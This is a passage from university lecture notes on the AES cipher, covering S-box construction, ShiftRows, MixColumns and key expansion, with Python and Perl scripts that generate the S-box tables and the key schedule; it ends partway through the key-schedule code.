- Before presenting in the next subsection the construction of the 16×16 table as required by the traditional explanation of byte substitution, it needs to be emphasized that **the goal of the substitution step is to reduce the correlation between the input bits and the output bits *at the byte level***. The bit scrambling part of the substitution step ensures that the substitution cannot be described in the form of evaluating a *simple* mathematical function.

8.5.1: Traditional Explanation of Byte Substitution: Constructing the 16×16 Lookup Table

- We first fill each cell of the 16×16 table with the byte obtained by joining together its row index and the column index. [The row index of this table runs from hex 0 through hex F. Likewise, the column index runs from hex 0 through hex F.]

- For example, for the cell located at row index 2 and column indexed 7, we place hex 0x27 in the cell. So at this point the table will look like

```
      0    1    2    3    4    5    6    7    8    9 ....
    ------------------------------------------------------
0   | 00   01   02   03   04   05   06   07   08   09  ....
    |
1   | 10   11   12   13   14   15   16   17   18   19  ....
    |
2   | 20   21   22   23   24   25   26   27   28   29  ....
    |

        .........
        .........
```

- We next replace the value in each cell by its multiplicative inverse in $GF(2^8)$ based on the irreducible polynomial $x^8+x^4+x^3+x+1$.

The hex value 0x00 **is replaced by itself since this element has no multiplicative inverse.** [See Lecture 7 for what we mean by the multiplicative inverse of a byte modulo an irreducible polynomial and as to why the zero byte has no multiplicative inverse.] [If you are creating your own Python implementation for AES and using the BitVector module, you can use the function `gf_MI()` of that module to calculate the multiplicative inverses required for this table.]

- After the above step, let's represent a byte stored in a cell of the table by $b_7b_6b_5b_4b_3b_2b_1b_0$ where b_7 is the MSB and b_0 the LSB. For example, the byte stored in the cell (9, 5) of the above table is the **multiplicative inverse** (MI) of 0x95, which is 0x8A. Therefore, at this point, the bit pattern stored in the cell with row index 9 and column index 5 is 10001010, implying that b_7 is 1 and b_0 is 0. [Verify the fact that the MI of 0x95 is indeed 0x8A. The polynomial representation of 0x95 (bit pattern: 10010101) is $x^7+x^4+x^2+1$, and the same for 0x8A (bit pattern: 10001010) is x^7+x^3+x. Now show that the product of these two polynomials modulo the polynomial $x^8+x^4+x^3+x+1$ is indeed 1.]

- For bit scrambling, we next apply the following transformation to each **bit** b_i of the byte stored in a cell of the lookup table:

$$b'_i \;=\; b_i \otimes b_{(i+4)\ mod\ 8} \otimes b_{(i+5)\ mod\ 8} \otimes b_{(i+6)\ mod\ 8} \otimes b_{(i+7)\ mod\ 8} \otimes c_i$$

where c_i is the i^{th} bit of a specially designated byte c whose hex value is 0x63. ($c_7c_6c_5c_4c_3c_2c_1c_0 \;\equiv\; 01100011$)

- The above bit-scrambling step is better visualized as the following vector-matrix operation. Note that all of the additions in the product of the matrix and the vector are actually XOR operations. [Because of the $[A]\vec{x} + \vec{b}$ appearance of this transformation, it is commonly referred to as the affine transformation.]

$$\begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \end{bmatrix} \begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \\ b_4 \\ b_5 \\ b_6 \\ b_7 \end{bmatrix} \otimes \begin{bmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{bmatrix}$$

- **The very important role played by the c byte of value 0x63:** Consider the following two conditions on the SubBytes step: **(1)** In order for the byte substitution step to be invertible, the byte-to-byte mapping given to us by the 16×16 table must be one-one. That is, for each input byte, there must be a unique output byte. And, to each output byte there must correspond only one input byte. **(2)** No input byte should map to itself, since a byte mapping to itself would weaken the cipher. Taking multiplicative inverses in the construction of the table does give us unique entries in the table for each input byte — except for the input byte 0x00 since there is no MI defined for the all-zeros byte. (See Lecture 4 for why that is the case.) If it were not for the c byte, the bit scrambling step would also leave the input byte 0x00 unchanged. With the affine mapping shown above,

the 0x00 input byte is mapped to 0x63. At the same time, it preserves the one-one mapping for all other bytes.

- In addition to ensuring that *every* input byte is mapped to a different and unique output byte, the bit-scrambling step also breaks the correlation between the bits before the substitution and the bits after the substitution.

- The 16×16 table created in this manner is called the **S-Box**. The **S-Box** is the same for all the bytes in the **state array**.

- The steps that go into constructing the 16×16 lookup table are reversed for the decryption table, meaning that you first apply the reverse of the bit-scrambling operation to each byte, as explained in the next step, and then you take its multiplicative inverse in $GF(2^8)$.

- For bit scrambling for decryption, you carry out the following bit-level transformation in each cell of the table:

$$b'_i \;\; = \;\; b_{(i+2)\ mod\ 8} \otimes b_{(i+5)\ mod\ 8} \otimes b_{(i+7)\ mod\ 8} \otimes d_i$$

where d_i is the i^{th} bit of a specially designated byte d whose hex value is 0x05. ($d_7 d_6 d_5 d_4 d_3 d_2 d_1 d d c_0 \;=\; 00000101$) Finally, you replace the byte in the cell by its multiplicative inverse in $GF(2^8)$. [**IMPORTANT:** You might ask whether decryption bit scrambling also maps 0x00 to its

constant d. No that does not happen. For decryption, the goal of bit scrambling is to reverse the effect of bit scrambling on the encryption side. The bit scrambling operation for decryption maps 0x00 to 0x52.]

- The bytes c and d are chosen so that the S-box has no fixed points. That is, we do not want $S\_box(a) = a$ for any a. Neither do we want $S\_box(a) = \bar{a}$ where $\bar{a}$ is the bitwise complement of a.

8.5.2: Python and Perl Implementations for the AES Byte Substitution Step

- Section 8.5 and the Subsection 8.5.1 presented two different ways of implementing the AES byte substitution step. As stated earlier in Section 8.5, both these explanations are equivalent — in the sense that either will result in the same substitution byte for a given input byte.

- This subsection shows my Python and Perl implementations of the more modern explanation of byte substitution described in Section 8.5. You will be surprised how easy it is to write this code if you are using my `BitVector` module in Python and the `Algorithm::BitVector` module in Perl.

- What follows is a Python implementation of the explanation. The goal of the `for` loop is to construct a 256 element array of lookup values for integers ranging from 0 through 255. For each integer in the range 0 through 255, we first find its multiplicative inverse in $GF(2^8)$, then we XOR the result with four different circularly rotated versions of the result, and also XOR the result with the constant $\mathbf{c} = 0x63$. We do the same thing for the decryption lookup array, except that we first do the XORing and then we compute the multiplicative inverse.

```
#!/usr/bin/env python

##  gen_tables.py
##  Avi Kak (February 15, 2015)

##  This is a Python implementation of the byte substitution explanations in Sections
##  8.5 and 8.5.1 of Lecture 8.  In keeping with the explanation in Section 8.5, the
##  goal here is to construct two 256-element arrays for byte substitution, one for
##  the SubBytes step that goes into the encryption rounds of the AES algorithm, and
##  the other for the InvSubBytes step that goes into the decryption rounds.

import sys
from BitVector import *

AES_modulus = BitVector(bitstring='100011011')
subBytesTable = []                                                  # SBox for encryption
invSubBytesTable = []                                               # SBox for decryption

def genTables():
    c = BitVector(bitstring='01100011')
    d = BitVector(bitstring='00000101')
    for i in range(0, 256):
        # For the encryption SBox
        a = BitVector(intVal = i, size=8).gf_MI(AES_modulus, 8) if i != 0 else BitVector(intVal=0)
        # For bit scrambling for the encryption SBox entries:
        a1,a2,a3,a4 = [a.deep_copy() for x in range(4)]
        a ^= (a1 >> 4) ^ (a2 >> 5) ^ (a3 >> 6) ^ (a4 >> 7) ^ c
        subBytesTable.append(int(a))
        # For the decryption Sbox:
        b = BitVector(intVal = i, size=8)
        # For bit scrambling for the decryption SBox entries:
        b1,b2,b3 = [b.deep_copy() for x in range(3)]
        b = (b1 >> 2) ^ (b2 >> 5) ^ (b3 >> 7) ^ d
        check = b.gf_MI(AES_modulus, 8)
        b = check if isinstance(check, BitVector) else 0
        invSubBytesTable.append(int(b))

genTables()
print "SBox for Encryption:"
print subBytesTable
print "\nSBox for Decryption:"
print invSubBytesTable
```

And shown below is the Perl implementation for doing the same thing:

```
#!/usr/bin/env perl

##  gen_tables.pl
##  Avi Kak (February 16, 2015)

##  This is a Perl implementation of the byte substitution explanations in Sections
##  8.5 and 8.5.1 of Lecture 8.  In keeping with the explanation in Section 8.5, the
##  goal here is to construct two 256-element arrays for byte substitution, one for
##  the SubBytes step that goes into the encryption rounds of the AES algorithm, and
##  the other for the InvSubBytes step that goes into the decryption rounds.

use strict;
use warnings;
use Algorithm::BitVector;

my $AES_modulus = Algorithm::BitVector->new(bitstring => '100011011');

my @subBytesTable;                                  # SBox for encryption
my @invSubBytesTable;                               # SBox for decryption

sub genTables {
    my $c = Algorithm::BitVector->new(bitstring => '01100011');
    my $d = Algorithm::BitVector->new(bitstring => '00000101');
    foreach my $i (0..255) {
        # For the encryption SBox:
        my $a = $i == 0 ? Algorithm::BitVector->new(intVal => 0) :
            Algorithm::BitVector->new(intVal => $i, size => 8)->gf_MI($AES_modulus, 8);
        # For bit scrambling for the encryption SBox entries:
        my ($a1,$a2,$a3,$a4) = map $a->deep_copy(), 0 .. 3;
        $a ^= ($a1 >> 4) ^ ($a2 >> 5) ^ ($a3 >> 6) ^ ($a4 >> 7) ^ $c;
        push @subBytesTable, int($a);
        # For the decryption Sbox:
        my $b = Algorithm::BitVector->new(intVal => $i, size => 8);
        # For bit scrambling for the decryption SBox entries:
        my ($b1,$b2,$b3) = map $b->deep_copy(), 0 .. 2;
        $b = ($b1 >> 2) ^ ($b2 >> 5) ^ ($b3 >> 7) ^ $d;
        my $check = $b->gf_MI($AES_modulus, 8);
        $b = ref($check) eq 'Algorithm::BitVector' ? $check : 0;
        push @invSubBytesTable, int($b);
    }
}

genTables();
print "SBox for Encryption:\n";
print "@subBytesTable\n";
print "\nSBox for Decryption:\n";
print "@invSubBytesTable\n";
```

The encryption S-Box that a correct implementation should return is shown below: (Note that the values are shown as decimal integers)

```
99  124 119 123 242 107 111 197 48  1   103 43  254 215 171 118
202 130 201 125 250 89  71  240 173 212 162 175 156 164 114 192
183 253 147 38  54  63  247 204 52  165 229 241 113 216 49  21
4   199 35  195 24  150 5   154 7   18  128 226 235 39  178 117
9   131 44  26  27  110 90  160 82  59  214 179 41  227 47  132
83  209 0   237 32  252 177 91  106 203 190 57  74  76  88  207
208 239 170 251 67  77  51  133 69  249 2   127 80  60  159 168
81  163 64  143 146 157 56  245 188 182 218 33  16  255 243 210
205 12  19  236 95  151 68  23  196 167 126 61  100 93  25  115
96  129 79  220 34  42  144 136 70  238 184 20  222 94  11  219
224 50  58  10  73  6   36  92  194 211 172 98  145 149 228 121
231 200 55  109 141 213 78  169 108 86  244 234 101 122 174 8
186 120 37  46  28  166 180 198 232 221 116 31  75  189 139 138
112 62  181 102 72  3   246 14  97  53  87  185 134 193 29  158
225 248 152 17  105 217 142 148 155 30  135 233 206 85  40  223
140 161 137 13  191 230 66  104 65  153 45  15  176 84  187 22
```

And the decryption S-Box that a correction implementation should return is shown below (again as decimal integers):

```
82  9   106 213 48  54  165 56  191 64  163 158 129 243 215 251
124 227 57  130 155 47  255 135 52  142 67  68  196 222 233 203
84  123 148 50  166 194 35  61  238 76  149 11  66  250 195 78
8   46  161 102 40  217 36  178 118 91  162 73  109 139 209 37
114 248 246 100 134 104 152 22  212 164 92  204 93  101 182 146
108 112 72  80  253 237 185 218 94  21  70  87  167 141 157 132
144 216 171 0   140 188 211 10  247 228 88  5   184 179 69  6
208 44  30  143 202 63  15  2   193 175 189 3   1   19  138 107
58  145 17  65  79  103 220 234 151 242 207 206 240 180 230 115
150 172 116 34  231 173 53  133 226 249 55  232 28  117 223 110
71  241 26  113 29  41  197 137 111 183 98  14 170  24 190  27
252 86  62  75  198 210 121 32  154 219 192 254 120 205 90  244
31  221 168 51  136 7   199 49  177 18  16  89  39  128 236 95
96  81  127 169 25  181 74  13  45  229 122 159 147 201 156 239
160 224 59  77  174 42  245 176 200 235 187 60  131 83  153 97
23  43  4   126 186 119 214 38  225 105 20  99  85  33  12  125
```

The Python and Perl scripts in this section can be downloaded from the link associated with Lecture 8 at the "Lecture Notes" website.

8.6: THE SHIFT ROWS STEP: ShiftRows and InvShiftRows

- This is where the matrix representation of the **state array** becomes important.

- The ShiftRows transformation consists of (i) not shifting the first row of the **state array** at all; (ii) circularly shifting the second row by one byte to the left; (iii) circularly shifting the third row by two bytes to the left; and (iv) circularly shifting the last row by three bytes to the left.

- This operation on the state array can be represented by

$$\begin{bmatrix} s_{0,0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1,0} & s_{1,1} & s_{1,2} & s_{1,3} \\ s_{2,0} & s_{2,1} & s_{2,2} & s_{2,3} \\ s_{3,0} & s_{3,1} & s_{3,2} & s_{3,3} \end{bmatrix} \quad ===> \quad \begin{bmatrix} s_{0,0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1,1} & s_{1,2} & s_{1,3} & s_{1,0} \\ s_{2,2} & s_{2,3} & s_{2,0} & s_{2,1} \\ s_{3,3} & s_{3,0} & s_{3,1} & s_{3,2} \end{bmatrix}$$

- Recall again that the input block is written column-wise. That is the first four bytes of the input block fill the first column of the state array, the next four bytes the second column, etc. As

a result, shifting the rows in the manner indicated scrambles up the byte order of the input block.

- For decryption, the corresponding step shifts the rows in exactly the opposite fashion. The first row is left unchanged, the second row is shifted to the right by one byte, the third row to the right by two bytes, and the last row to the right by three bytes, all shifts being circular.

$$\begin{bmatrix} s_{0.0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1.0} & s_{1,1} & s_{1,2} & s_{1,3} \\ s_{2.0} & s_{2,1} & s_{2,2} & s_{2,3} \\ s_{3.0} & s_{3,1} & s_{3,2} & s_{3,3} \end{bmatrix} \quad ===> \quad \begin{bmatrix} s_{0.0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1.3} & s_{1,0} & s_{1,1} & s_{1,2} \\ s_{2.2} & s_{2,3} & s_{2,0} & s_{2,1} \\ s_{3.1} & s_{3,2} & s_{3,3} & s_{3,0} \end{bmatrix}$$

8.7: THE MIX COLUMNS STEP: MixColumns and InvMixColumns

- This step replaces each byte of a column by a function of all the bytes in the same column.

- More precisely, each byte in a column is replaced by two times that byte, plus three times the the next byte, plus the byte that comes next, plus the byte that follows. [The multiplications implied by the word 'times' and the additions implied by the word 'plus' are meant to be carried out in $GF(2^8)$ arithmetic, as explained in Lecture 7. If you are using the `BitVector` module in Python, it gives you the method `gf_multiply_modular()` for carrying out such multiplications. The additions are merely XOR operations, as you should know from Lecture 7. The Perl programmers can do the same thing with the `Algorithm::BitVector` module.] The words 'next' and 'follow' refer to bytes in the same column, and their meaning is circular, in the sense that the byte that is next to the one in the last row is the one in the first row. [Note that by 'two times' and 'three times', we mean multiplications in $GF(2^8)$ by the bit patterns 000000010 and 00000011, respectively.]

- For the bytes in the **first row** of the state array, this operation can be stated as

$$s'_{0,j} \quad = \quad (0\mathbf{x}02 \times s_{0,j}) \;\otimes\; (0\mathbf{x}03 \times s_{1,j}) \;\otimes\; s_{2,j} \;\otimes\; s_{3,j}$$

- For the bytes in the **second row** of the state array, this operation can be stated as

$$s'_{1,j} \quad = \quad s_{0,j} \;\otimes\; (0\mathtt{x}02 \times s_{1,j}) \;\otimes\; (0\mathtt{x}03 \times s_{2,j}) \;\otimes\; s_{3,j}$$

- For the bytes in the **third row** of the state array, this operation can be stated as

$$s'_{2,j} \quad = \quad s_{0,j} \;\otimes\; s_{1,j} \;\otimes\; (0\mathtt{x}02 \times s_{2,j}) \;\otimes\; (0\mathtt{x}03 \times s_{3,j})$$

- And, for the bytes in the **fourth row** of the state array, this operation can be stated as

$$s'_{3,j} \quad = \quad (0\mathtt{x}03 \times s_{0,j}) \;\otimes\; s_{1,j} \;\otimes\; s_{2,j} \;\otimes\; (0\mathtt{x}02 \times s_{3,j})$$

- More compactly, the column operations can be shown as

$$\begin{bmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{bmatrix} \times \begin{bmatrix} s_{0.0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1.0} & s_{1,1} & s_{1,2} & s_{1,3} \\ s_{2.0} & s_{2,1} & s_{2,2} & s_{2,3} \\ s_{3.0} & s_{3,1} & s_{3,2} & s_{3,3} \end{bmatrix} = \begin{bmatrix} s'_{0.0} & s'_{0,1} & s'_{0,2} & s'_{0,3} \\ s'_{1.0} & s'_{1,1} & s'_{1,2} & s'_{1,3} \\ s'_{2.0} & s'_{2,1} & s'_{2,2} & s'_{2,3} \\ s'_{3.0} & s'_{3,1} & s'_{3,2} & s'_{3,3} \end{bmatrix}$$

  where, on the left hand side, when a row of the leftmost matrix multiples a column of the state array matrix, additions involved are meant to be XOR operations.

- The corresponding transformation during decryption is given by

$$\begin{bmatrix} 0E & 0B & 0D & 09 \\ 09 & 0E & 0B & 0D \\ 0D & 09 & 0E & 0B \\ 0B & 0D & 09 & 0E \end{bmatrix} \times \begin{bmatrix} s_{0.0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1.0} & s_{1,1} & s_{1,2} & s_{1,3} \\ s_{2.0} & s_{2,1} & s_{2,2} & s_{2,3} \\ s_{3.0} & s_{3,1} & s_{3,2} & s_{3,3} \end{bmatrix} = \begin{bmatrix} s'_{0.0} & s'_{0,1} & s'_{0,2} & s'_{0,3} \\ s'_{1.0} & s'_{1,1} & s'_{1,2} & s'_{1,3} \\ s'_{2.0} & s'_{2,1} & s'_{2,2} & s'_{2,3} \\ s'_{3.0} & s'_{3,1} & s'_{3,2} & s'_{3,3} \end{bmatrix}$$

8.8: THE KEY EXPANSION ALGORITHM

- Each round has its own round key that is derived from the original 128-bit encryption key in the manner described in this section. One of the four steps of each round, for both encryption and decryption, involves XORing of the round key with the state array.

- The **AES Key Expansion** algorithm is used to derive the 128-bit round key for each round from the original 128-bit encryption key. **As you'll see, the logic of the key expansion algorithm is designed to ensure that if you change one bit of the encryption key, it should affect the round keys for several rounds.**

- In the same manner as the 128-bit input block is arranged in the form of a state array, the algorithm first arranges the 16 bytes of the encryption key in the form of a 4×4 array of bytes, as shown at the top of the next page.

$$\begin{bmatrix} k_0 & k_4 & k_8 & k_{12} \\ k_1 & k_5 & k_9 & k_{13} \\ k_2 & k_6 & k_{10} & k_{14} \\ k_3 & k_7 & k_{11} & k_{15} \end{bmatrix}$$

$$\Downarrow$$

$$\begin{bmatrix} w_0 & w_1 & w_2 & w_3 \end{bmatrix}$$

- The first four bytes of the encryption key constitute the word w_0, the next four bytes the word w_1, and so on.

- The algorithm subsequently expands the words $[w_0, w_1, w_2, w_3]$ into a 44-word **key schedule** that can be labeled

$$w_0,\ w_1,\ w_2,\ w_3, ..., \ w_{43}$$

- Of these, the words $[w_0, w_1, w_2, w_3]$ are bitwise XOR'ed with the input block **before** the round-based processing begins.

- The remaining 40 words of the key schedule are used **four words at a time** in each of the 10 rounds.

- The above two statements are also true for decryption, except for the fact that we now reverse the order of the words in the key

schedule, as shown in Figure 2: The last four words of the key schedule are bitwise XOR'ed with the 128-bit ciphertext block before any round-based processing begins. Subsequently, each of the four words in the remaining 40 words of the key schedule are used in each of the ten rounds of processing.

- Now comes the difficult part: How does the **Key Expansion Algorithm** expand four words w_0, w_1, w_2, w_3 into the 44 words $w_0, w_1, w_2, w_3, w_4, w_5, ..., w_{43}$?

- The key expansion algorithm will be explained in the next subsection with the help of Figure 4. As shown in the figure, the key expansion takes place on a four-word to four-word basis, in the sense that each grouping of four words decides what the next grouping of four words will be.




Figure 4: *The key expansion takes place on a four-word to four-word basis as shown here.* (*This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak*)

8.8.1: The Algorithmic Steps in Going from a 4-Word Round Key to the Next 4-Word Round Key

- We now come to the heart of the key expansion algorithm we talked about in the previous section — generating the four words of the round key for a given round from the corresponding four words of the round key for the previous round.

- Let's say that we have the four words of the round key for the i^{th} round:

  $$w_i \; w_{i+1} \; w_{i+2} \; w_{i+3}$$

  For these to serve as the round key for the i^{th} round, i must be a multiple of 4. These will obviously serve as the round key for the $(i/4)^{th}$ round. For example, w_4, w_5, w_6, w_7 is the round key for round 1, the sequence of words w_8, w_9, w_{10}, w_{11} the round key for round 2, and so on.

- Now we need to determine the words

  $$w_{i+4} \quad w_{i+5} \quad w_{i+6} \quad w_{i+7}$$

  from the words $w_i \quad w_{i+1} \quad w_{i+2} \quad w_{i+3}$.

- From Figure 4, we write

$$w_{i+5} = w_{i+4} \otimes w_{i+1} \quad (1)$$
$$w_{i+6} = w_{i+5} \otimes w_{i+2} \quad (2)$$
$$w_{i+7} = w_{i+6} \otimes w_{i+3} \quad (3)$$

Note that except for the first word in a new 4-word grouping, each word is an XOR of the previous word and the corresponding word in the previous 4-word grouping.

- So now we only need to figure out w_{i+4}. This is the beginning word of each 4-word grouping in the key expansion. The beginning word of each round key is obtained by:

$$w_{i+4} = w_i \otimes g(w_{i+3}) \quad (4)$$

That is, the first word of the new 4-word grouping is to be obtained by XOR'ing the first word of the last grouping with what is returned by applying a function $g()$ to the last word of the previous 4-word grouping.

- The function $g()$ consists of the following three steps:

  – Perform a one-byte left circular rotation on the argument 4-byte word.

– Perform a byte substitution for each byte of the word returned by the previous step by using the same 16×16 lookup table as used in the **SubBytes** step of the encryption rounds. [The **SubBytes** step was explained in Section 8.5]

– XOR the bytes obtained from the previous step with what is known as a **round constant**. The **round constant** is a word whose three rightmost bytes are always zero. Therefore, XOR'ing with the round constant amounts to XOR'ing with just its leftmost byte.

- The **round constant** for the i^{th} round is denoted $Rcon[i]$. Since, by specification, the three rightmost bytes of the round constant are zero, we can write it as shown below. The left hand side of the equation below stands for the round constant to be used in the i^{th} round. The right hand side of the equation says that the rightmost three bytes of the round constant are zero.

$$Rcon[i] \quad = \quad (RC[i],\ 0\mathtt{x}00,\ 0\mathtt{x}00,\ 0\mathtt{x}00)$$

- The only non-zero byte in the round constants, $RC[i]$, obeys the following recursion:

$$\begin{aligned} RC[1] \quad &= \quad 0\mathtt{x}01 \\ RC[j] \quad &= \quad 0\mathtt{x}02 \times RC[j-1] \end{aligned}$$

Recall from Lecture 7 that multiplication by 0x02 amounts to multiplying the polynomial corresponding to the bit pattern $RC[j-1]$ by x.

- The addition of the round constants is for the purpose of destroying any symmetries that may have been introduced by the other steps in the key expansion algorithm.

- **The presentation of the key expansion algorithm so far in this section was based on the assumption of a 128 bit key.** As was mentioned in Section 8.1, AES calls for a larger number of rounds in Figure 2 when you use either of the two other possibilities for key lengths: 192 bits and 256 bits. A key length of 192 bits entails 12 rounds and a key length of 256 bits entails 14 rounds. (However, the length of the input block remains unchanged at 128 bits.) The key expansion algorithm must obviously generate a longer schedule for the 12 rounds required by a 192 bit key and the 14 rounds required by a 256 bit keys. Keeping in mind how we used the key schedule for the case of a 128 bit key, we are going to need 52 words in the key schedule for the case of 192-bit keys and 60 words for the case of 256-bit keys — with round-based processing remaining the same as described in Section 8.4. [Consider what happens when the key length is 192 bits: Since the round-based processing and the size of the input block remain the same as described earlier in this lecture, each round will still use only 4 words of the key schedule. Just as we organized the 128-bit key in the form of 4 key words for the purpose of key expansion, we organize the 192 bit key in the form of **six** words. The key expansion algorithm will take us from six words to six words — for a total of **nine** key-expansion steps

— with each step looking the same as what we described at the beginning of this section. Yes, it is true that the key expansion will now generate a total of 54 words while we need only 52 — we simply ignore the last two words of the key schedule. With regard to the details of going from the six words of the j^{th} key-expansion step to the six words of the $(j+1)^{th}$ key expansion step, let's focus on going from the initial (w_0, w_1, w_2, w_3, w_4, w_5) to (w_6, w_7, w_8, w_9, w_{10}, w_{11}). We generate the last five words of the latter from the last five words of the former through straightforward XORing as was the case earlier in this section. As for the first word of the latter, we generate it from the first and the last words of the former through the g function again as described earlier. The g function itself remains unchanged.]

- The cool thing about the 128-bit key is that you can think of the key expansion being in one-one correspondence with the rounds. However, that is no longer the case with, say, the 192-bit keys. Now you have to think of key expansion as something that is divorced even conceptually from round-based processing of the input block.

- The key expansion algorithm ensures that AES has no **weak keys**. A weak key is a key that reduces the security of a cipher in a predictable manner. For example, DES is known to have weak keys. **Weak keys of DES are those that produce identical round keys for each of the 16 rounds.** An example of DES weak key is when it consists of alternating ones and zeros. This sort of a weak key in DES causes all the round keys to become identical, which, in turn, causes the encryption to become **self-inverting.** That is, plain text encrypted and then encrypted again will lead back to the same plain text. (Since the small number of weak keys of DES are easily recognized, it is not

considered to be a problem with that cipher.)

8.8.2: Python Implementation of the Key Expansion Algorithm

- I'll now present a Python implementation of the key expansion algorithm described in the previous subsection.

- With regard to key expansion, the main focus of the previous subsection was the 128-bit AES. Toward the end, I briefly described the modifications needed for the case of 192-bit and 256-bit AES. The goal of the implementation shown in this section is to clarify the various steps for all three cases.

- When you execute the code shown below, it will prompt you for AES key size — obviously, the number you enter must be one of 128, 192, and 256.

- Subsequently, it will prompt you for the key. You are allowed to enter any number of characters for the key. If the length of the key you enter is shorter than what is need to fill the full width of the AES key size, the script appends the character '0' to your key to bring it up to the required size. On the other hand, if you enter a key longer than what is needed, it will only use the number of characters it needs.

```
#!/usr/bin/env python

##  gen_key_schedule.py
##  Avi Kak  (April 10, 2016, bug fix: January 27, 2017)

##  This script is for demonstrating the AES algorithm for generating the
##  key schedule.

##  It will prompt you for the key size, which must be one of 128, 192, 256.

##  It will also prompt you for a key.  If the key you enter is shorter
##  than what is needed for the AES key size, we add zeros on the right of
##  the key so that its length is as needed by the AES key size.

import sys
from BitVector import *

AES_modulus = BitVector(bitstring='100011011')

def main():
    key_words = []
    keysize, key_bv = get_key_from_user()
    if keysize == 128:
        key_words = gen_key_schedule_128(key_bv)
    elif keysize == 192:
        key_words = gen_key_schedule_192(key_bv)
    elif keysize == 256:
        key_words = gen_key_schedule_256(key_bv)
    else:
        sys.exit("wrong keysize --- aborting")
    key_schedule = []
    print("\nEach 32-bit word of the key schedule is shown as a sequence of 4 one-byte integers:")
    for word_index,word in enumerate(key_words):
        keyword_in_ints = []
        for i in range(4):
            keyword_in_ints.append(word[i*8:i*8+8].intValue())
        if word_index % 4 == 0: print("\n")
        print("word %d:  %s" % (word_index, str(keyword_in_ints)))
        key_schedule.append(keyword_in_ints)
#    print("\n\nkey schedule: %s" % str(key_schedule))
    num_rounds = None
    if keysize == 128: num_rounds = 10
    if keysize == 192: num_rounds = 12
    if keysize == 256: num_rounds = 14
    round_keys = [None for i in range(num_rounds+1)]
    for i in range(num_rounds+1):
        round_keys[i] = (key_words[i*4] + key_words[i*4+1] + key_words[i*4+2] +
                                                 key_words[i*4+3]).get_bitvector_in_hex()
    print("\n\nRound keys in hex (first key for input block):\n")
    for round_key in round_keys:
        print(round_key)
```

```
def gee(keyword, round_constant, byte_sub_table):
    '''
    This is the g() function you see in Figure 4 of Lecture 8.
    '''
    rotated_word = keyword.deep_copy()
    rotated_word << 8
    newword = BitVector(size = 0)
    for i in range(4):
        newword += BitVector(intVal = byte_sub_table[rotated_word[8*i:8*i+8].intValue()], size = 8)
    newword[:8] ^= round_constant
    round_constant = round_constant.gf_multiply_modular(BitVector(intVal = 0x02), AES_modulus, 8)
    return newword, round_constant

def gen_key_schedule_128(key_bv):
    byte_sub_table = gen_subbytes_table()
    #  We need 44 keywords in the key schedule for 128 bit AES.  Each keyword is 32-bits
    #  wide. The 128-bit AES uses the first four keywords to xor the input block with.
    #  Subsequently, each of the 10 rounds uses 4 keywords from the key schedule. We will
    #  store all 44 keywords in the following list:
    key_words = [None for i in range(44)]
    round_constant = BitVector(intVal = 0x01, size=8)
    for i in range(4):
        key_words[i] = key_bv[i*32 : i*32 + 32]
    for i in range(4,44):
        if i%4 == 0:
            kwd, round_constant = gee(key_words[i-1], round_constant, byte_sub_table)
            key_words[i] = key_words[i-4] ^ kwd
        else:
            key_words[i] = key_words[i-4] ^ key_words[i-1]
    return key_words

def gen_key_schedule_192(key_bv):
    byte_sub_table = gen_subbytes_table()
    #  We need 52 keywords (each keyword consists of 32 bits) in the key schedule for
    #  128 bit AES.  The 128-bit AES uses the first four keywords to xor the input
